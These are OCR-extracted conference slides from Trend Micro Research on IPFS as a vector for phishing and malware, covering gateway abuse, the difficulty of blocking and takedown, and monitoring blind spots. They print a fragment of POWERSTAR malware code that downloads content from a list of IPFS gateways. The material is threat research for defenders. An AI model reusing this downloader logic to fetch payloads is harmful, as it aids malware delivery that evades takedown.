
IPNS is developing slowly



IPNS spear-phish had it's moment



Many domains host same IPFS object



And then there are two equivalent versions of CIDs!

One IPFS CID is hosted by 165 different domains!

Blocking

One gateway URL not enough

Take downs nearly impossible

Blocking the IPFS port?
4001, 5001, 8080 ?

→ The might be some legitimate use

Malware

0 or 180

(Cedric Pernet and his team found **180** samples when they did active monitoring of IPFS in 2022)

Blindspot alert

XDR data access restricted

Unknown unknowns

The IPFS protocol is not being monitored

HTTPS visibility

Chapter 2 …

```
function getDomaini{
    $DoList = "ipfs.io;dweb.link;gateway.ipfs.io;ipfs.infura.io;infura-ipfs.io;ipfs.eternum.io;hardbin.com;
    cloudflare-ipfs.com;cf-ipfs.com;gateway.pinata.cloud;2read.net;ipfs.2read.net"
    $wc = New-Object system.Net.WebClient;
    $DoList=$DoList.Split(';')
    :loop1
    Foreach($item in $DoList){
        try {
            $return_val = $wc.DownloadString("https://$item/ipfs/$global:hashish");
            break :loop1
```

Powerstar


+1 Ransomware

https://www.volexity.com/blog/2023/06/28/charming-kitten-updates-powerstar-with-an-interplanetary-twist/


Conclusions

Can I panic now?

Low value so far



But


Hard to block
Hard to take down
IPFS protocol blindspot
Are we looking at this vector?
Timeouts
Sandboxes
Venture Capital's darling
$$$
Don't bet against technology
But this will be an attack surface to watch

Dr. Morton Swimmer

FTR/Trend Micro Research

linkedin.com/in/mswimmer/

Elbsides light
November 17, 2023
Hamburg Germany